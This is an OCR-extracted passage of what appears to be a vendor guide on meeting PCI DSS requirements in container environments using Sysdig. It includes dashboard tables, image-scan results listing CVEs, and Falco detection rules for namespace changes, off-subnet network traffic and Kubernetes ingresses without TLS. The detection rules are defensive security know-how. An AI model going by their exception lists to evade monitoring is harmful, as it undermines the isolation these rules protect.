0157d88a49fa	m4.large	<0.1	<0.1	0	0	0	0	<0.1
01d08a9400d9	m4.large	0	0	0	0	0	0	<0.1
026e288e1253	m4.large	0	0	0	0	0	0	<0.1
0279ab248e0c	m4.large	0	0	0	0	0	0	<0.1
02898aaf4fd8	m4.large	0	0	0	0	0	0	<0.1
02a0f4a0f584	m4.large	<0.1	<0.1	0	0	0	0	<0.1
02eb0b3ed692	m4.large	<0.1	<0.1	0	0	0	0	<0.1
02ee952c179d	m4.large	0	0	0	0	0	0	0
030af656cb3d	m4.large	<0.1	<0.1	0	0	0	0	<0.1
03ae751f7ff8	m4.large	0	0	0	0	0	0	0

choose. By using the time controls at the bottom of the table, users can always see what containers were running on specific physical infrastructure at any point in time.



Name	cloudProvider.instan...	cpu.used.percent...	memory.used.pe...
Entire Infrastructure (9)	m4.large	29.9	50.3
gke-gke-istiopromgra-default-pool-4...		59.1	56.6
gke-gke-istiopromgra-default-pool-4...		33.1	40.1
gke-gke-istiopromgra-default-pool-4...		49.8	68.2
ip-10-0-11-0 (1150)	m4.large	23.3	21.3
ip-10-0-11-200 (680)	m4.large	12.1	70.4
ip-10-0-13-176 (19)	m4.large	19.8	53.0
ip-10-0-17-205 (734)	m4.large	16.5	49.4
00015f37436b	m4.large	<0.1	<0.1
00335bf77be9	m4.large	0	0

2.6 Shared hosting isolation protection

Requirement Description

Shared hosting providers must protect each entity's hosted environment and cardholder data.

Guidelines


This is intended for hosting providers that provide shared hosting environments for multiple clients on the same server. When all data is on the same server and under control of a single environment, the settings on these shared servers are typically not manageable by individual clients. This allows clients to add insecure functions and scripts that impact the security of all other client environments, and thereby make it easy for a malicious individual to compromise one client's data gaining access to all other clients' data.

Container Compliance Approach

One of the largest benefits of containers is the ability to reduce resource consumption by running multiple workloads on the same physical infrastructure. This has complicated the ability to segment data and provide multi-tenant functionality to users.

How Sysdig Helps

Sysdig’s Teams feature is used to segment access to the performance monitoring data we collect from container environments. Financial trading and hosting customers use this to provide data to their customers without giving them access to their entire environments. This can also be used internally for developers to see how a service is performing without giving them access to data from the underlying infrastructure.



Team management

Name	Description	Scope By	Scope	Default Team
🟧 App team integrations	Integrations middleware name...	Container	kubernetes.namespace.name i...	
🟦 App team java-event-forw...	Event forwared implemented i...	Container	container.id in ("0ac6807dd014")	
🟥 App team store backend	Backend Store namespace	Container	kubernetes.namespace.name i...	
🟦 App team store-frontend	Frontend Store namespace	Container	kubernetes.namespace.name i...	
🟦 App team: WordPress	WordPress host server	Host	host.hostName in ("wordpress-...	
🟦 AWS/Kubernetes	All AWS Kubernetes resources	Container	kubernetes.cluster.name in ("pr...	
🟩 Monitor Operations	Immutable Monitor team with ...	Host		✓
🟦 Sysdig Agent Team	Sysdig agent containers	Container	container.image in ("sysdig/ag...	

A Falco runtime security rule can detect if a user or binary changes thread namespace.

```
# This list allows for easy additions to the set of commands allowed

# to change thread namespace without having to copy and override the

# entire change thread namespace rule.

- list: user_known_change_thread_namespace_binaries

  items: []

- macro: user_known_change_thread_namespace_activities

  condition: (never_true)
```

```
- list: network_plugin_binaries
  items: [aws-cni, azure-vnet]
- macro: calico_node
  condition: (container.image.repository endswith calico/node and proc.name=calico-node)
- macro: weaveworks_scope
  condition: (container.image.repository endswith weaveworks/scope and proc.name=scope)
- rule: Change thread namespace
  desc: >
    an attempt to change a program/thread\'s namespace (commonly done
    as a part of creating a container) by calling setns.
  condition: >
    evt.type = setns
    and not proc.name in (docker_binaries, k8s_binaries, lxd_binaries, sysdigcloud_binaries,
                          sysdig, nsenter, calico, oci-umount, network_plugin_binaries)
    and not proc.name in (user_known_change_thread_namespace_binaries)
    and not proc.name startswith "runc"
    and not proc.cmdline startswith "containerd"
    and not proc.pname in (sysdigcloud_binaries)
    and not python_running_sdchecks
    and not java_running_sdjagent
    and not kubelet_running_loopback
    and not rancher_agent
    and not rancher_network_manager
    and not calico_node
    and not weaveworks_scope
    and not user_known_change_thread_namespace_activities
  output: >
    Namespace change (setns) by unexpected program (user=%user.name command=%proc.cmdline
    parent=%proc.pname %container.info container_id=%container.id
    image=%container.image.repository)
  priority: NOTICE
  tags: [process, PCI, PCI_DSS_6.4.2]
```

A Falco runtime security rule can detect if inbound network traffic comes from outside the local area network for containers that should be isolated.

```
# Rule to detect network connection outside local subnet
- macro: enabled_rule_network_only_subnet
  condition: never_true
- list: images_allow_network_outside_subnet
  items: []
- macro: scope_network_only_subnet
  condition: >
```

```
    not container.image.repository in (images_allow_network_outside_subnet)
- macro: network_local_subnet
  condition: >
    fd.rnet in (rfc_1918_addresses) or
    fd.ip = "0.0.0.0" or
    fd.net = "127.0.0.0/8"
- rule: Network connection outside local subnet
  desc: Scoped images should only receive and send traffic to local subnet
  condition: >
    enabled_rule_network_only_subnet and
    inbound_outbound and
    container and
    not network_local_subnet and
    scope_network_only_subnet
  output: >
    Network connection outside local subnet
    (command=%proc.cmdline connection=%fd.name user=%user.name container_id=%container.id
    image=%container.image.repository namespace=%k8s.ns.name
    fd.rip.name=%fd.rip.name fd.lip.name=%fd.lip.name fd.cip.name=%fd.cip.name
    fd.sip.name=%fd.sip.name)
  priority: WARNING
  tags: [network, PCI, PCI_DSS_6.4.2]
```

Requirement 4:
Encrypt transmission of cardholder data across open, public networks

Sensitive information must be encrypted during transmission over networks that are easily accessed by malicious individuals. Misconfigured wireless networks and vulnerabilities in legacy encryption and authentication protocols continue to be targets of malicious individuals who exploit these vulnerabilities to gain privileged access to cardholder data environments.


4.0 Strong cryptography for sensitive data

Requirement
Use strong cryptography and security protocols to safeguard sensitive cardholder data during transmission over open, public networks, including the following:

- Only trusted keys and certificates are accepted.
- The protocol in use only supports secure versions or configurations.
- The encryption strength is appropriate for the encryption methodology in use. Encrypt transmission of cardholder data across open, public networks.

Guidelines
The intent of this requirement is that organizations can detect if containerized applications or services are communicating securely.

Sysdig Capabilities
Sysdig can detect unencrypted connections not using SSL/TLS, for example, and automatically trigger an alert.



Runtime Policies > Ingress Object Without TLS Cert Created

Name: Ingress Object Without TLS Cert Created

Description: Detect any attempt to create an ingress without TLS certification

Enabled: ●

Severity: Medium

Scope: Custom Scope

Everywhere

Rules

Name	Published By
Ingress Object Without TLS Cert Created	Secure UI

Actions

Containers: ● Nothing(notify only) ○ Stop ○ Pause

Capture: ○

Notification Channels: Select notification channel...


Ingress Object Without TLS Cert...

Falco

Updated 2 minutes ago

Secure ...

```
- rule: Ingress Object Without TLS Cert
    Created
  condition: ( kactivity and kcreate and
    ingress and response_successful and not
    ingress_tls )
  output: K8s Ingress Without TLS Cert Created
    (user=%ka.user.name ingress=%ka.target.name
    namespace=%ka.target.namespace)
  source: k8s_audit
  description: Detect any attempt to create an
    ingress without TLS certification
  tags: PCI
```


Ingress Object Without TLS Cert...

Falco

Updated 2 minutes ago

Secure ...

```
- rule: Ingress Object Without TLS Cert
    Created
  condition: ( kactivity and kcreate and
    ingress and response_successful and not
    ingress_tls )
  output: K8s Ingress Without TLS Cert Created
    (user=%ka.user.name ingress=%ka.target.name
    namespace=%ka.target.namespace)
  source: k8s_audit
  description: Detect any attempt to create an
    ingress without TLS certification
  tags: PCI
```

A Falco rule to detect creation of an ingress object in a Kubernetes cluster without TLS certificate.

```yaml
# Applies to standard:
# PCI 4.0. Strong cryptography for sensitive data
- macro: kactivity
  condition: (kevt and consider_activity_events)
- macro: kcreate
  condition: ka.verb=create
- macro: response_successful
  condition: (ka.response.code startswith 2)
- macro: ingress
  condition: ka.target.resource=ingresses
- macro: ingress_tls
  condition: (jevt.value[/requestObject/spec/tls] exists)
- rule: Ingress Object Without TLS Cert Created
  desc: Detect any attempt to create an ingress without TLS certification
  condition: >
    (kactivity and kcreate and ingress and response_successful and not ingress_tls)
  output: >
    K8s Ingress Without TLS Cert Created (user=%ka.user.name ingress=%ka.target.name
    namespace=%ka.target.namespace)
  source: k8s_audit
  priority: WARNING
  tags: [k8s, network, PCI, PCI_DSS_4.0]
```

Requirement 6:
Develop and maintain secure systems and applications

6.1 Identify security vulnerabilities with ranking

Requirement Description

Establish a process to identify security vulnerabilities, using reputable outside sources for security vulnerability information and assign a risk ranking (for example, as “high,” “medium,” or “low”) to newly discovered security vulnerabilities.

Guidelines

The intent of this requirement is that organizations keep up to date with new vulnerabilities that may impact their environment.

Sources for vulnerability information should be trustworthy and often include vendor websites, industry news groups, mailing lists or RSS feeds.

Once an organization identifies a vulnerability that could affect their environment, the risk that the vulnerability poses must be evaluated and ranked. The organization must therefore have a method in place to evaluate vulnerabilities on an ongoing basis and assign risk rankings to those vulnerabilities. This is not achieved by an ASV scan or internal vulnerability scan, rather, this requires a process to actively monitor industry sources for vulnerability information.


Classifying the risks (for example, as “high,” “medium,” or “low”) allows organizations to identify, prioritize and address the highest risk items more quickly, and reduce the likelihood that vulnerabilities posing the greatest risk will be exploited.

Container Compliance Approach

It’s easier to patch vulnerability risks in containers because you can move containerized applications through the CI/CD pipeline quicker than a traditional application. To help prevent vulnerabilities from entering, production organizations should scan images for vulnerabilities as part of the CI/CD process, within a registry, and then monitor production containers for vulnerabilities.

How Sysdig Helps


Easily define policies to fail builds if the image being built contains critical vulnerabilities with a fix:



Vulnerabilities | Package | Package type: all; Severity comparison: >=; Severity: high; Fix available: true; Max days since creation: 15 | Stop

Cvss v3 base score (optional)	Ex: null
Cvss v3 base score comparison (optional)	Leave blank
Fix available (optional)	true
Max days since creation (optional)	15
Max days since fix (optional)	Ex: 30
Package type	all
Severity (optional)	high
Severity comparison (optional)	>=
Vendor cvss v3 base score (optional)	Ex: null
Vendor cvss v3 base score comparison (optional)	Leave blank
Vendor only (optional)	Leave blank

Identify containers that have failed their security scan to drill in to see find out how to mitigate risk:



There are 1 Failing and 24 Passing images running as containers in 'Entire Infrastructure' over the last hour.

Scanned Images

redis 2.8.19 — Running Containers: 1
Image Digest: sha256:990e1f57798f433364379cf2583702d843defb7630d8d1bb12dcdc6ce3d91ddb

redis alpine — Running Containers: 1
Image Digest: sha256:e742382c24878114d2fc3a42f44c3fbe1be00faecb8a985b7f249fc1eddb3dc5


mateo-burillo-ns/currencyservice latest — Running Containers: 1
Image Digest: sha256:89211cc0fb9d03c16a87dc28e24330a0de27fdf2acde48539f175b877ce20c05

kube-proxy v1.13.11-gke.23 — Running Containers: 3
Image Digest: sha256:a855ee33841bfca32bdf274d2c086ea58c27cd9dd4d682be4ac01ed5a43dd42b

k8s-dns-kube-dns-amd64 1.15.4 — Running Containers: 2
Image Digest: sha256:a13c60e2a9d49f965095a1e003388926f3f2a6189ed4aecb1541f114c955f8ec

defaultbackend-amd64 1.5 — Running Containers: 1
Image Digest: sha256:4dc5e07c8ca4e23bddb3153737d7b8c556e5fb2f29c4558b7cd6e6df99c512c7

View reports to see why an image has failed the scanning evaluation:



Scan Results > docker.io/redis 2.8.19 – 2/5/2020

Image Digest	sha256:990e1f57798f433364379cf2583702d843defb7630d8d1bb12dcdc6ce3d91ddb	Image Scanned	February 5, 2020 2:02 PM	Size	117.80 MB
Image ID	990e1f57798f433364379cf2583702d843defb7630d8d1bb12dcdc6ce3d91ddb	Distro / Version	debian / 7	Layers	18

February 5, 2020 3:49 PM

Summary

FAILED 108 STOPS 62 WARNS 331 VULs

OS Vulnerabilities 331

Non-OS Vulnerabilities 0

Breakdown	STOPS	WARNS
DefaultPolicy	54	31
dockerfile : instruction	0	2
vulnerabilities : package	54	0
files : suid_or_guid_set	0	29
Default Audit Policy - PCI	54	31
files : suid_or_guid_set	0	29
dockerfile : effective_user	0	1
dockerfile : instruction	0	1
vulnerabilities : package	54	0

6.2. Install vendor security patches

Requirement Description

Ensure that all system components and software are protected from known vulnerabilities by installing applicable vendor-supplied security patches. Install critical security patches within one month of release.

Guidelines

Application security teams often need to ensure they address any high severity CVE with a fix within 30 days.

How Sysdig Helps

With Sysdig Secure, you can help bring traditional patch management processes to containers. Teams can set up policies for vulnerability reporting both in the registry and/or running in a particular namespace, cluster or cloud region. You can then query for specific vulnerabilities by advanced conditions like CVE ID, severity, fix, age or any other criteria.




IMAGE SCANNING


Reports BETA

Type: Vulnerability | Package | Policy

Scope: Static | Registry (e.g. docker.io) | Repository (e.g. sysdig/agent) | Tag (e.g. latest)

Condition

Vuln ID		ge	Package Version	Fixed In	Image Name	Tag Scanned	Dependency Name	Dependency Version	Image Digest
CVE-2019-9923			1.30+dfsg-6	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	tar	None	sha256:aba8c22569be44b15b3b318
CVE-2019-9893		omp2	2.3.3-4	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	libseccomp	None	sha256:aba8c22569be44b15b3b318
CVE-2019-9192	Negligible	libc-bin	2.28-10	None	docker.io/vicenteherrera/adservice	v0.1.2-2-g2177813	glibc	None	sha256:aba8c22569be44b15b3b318
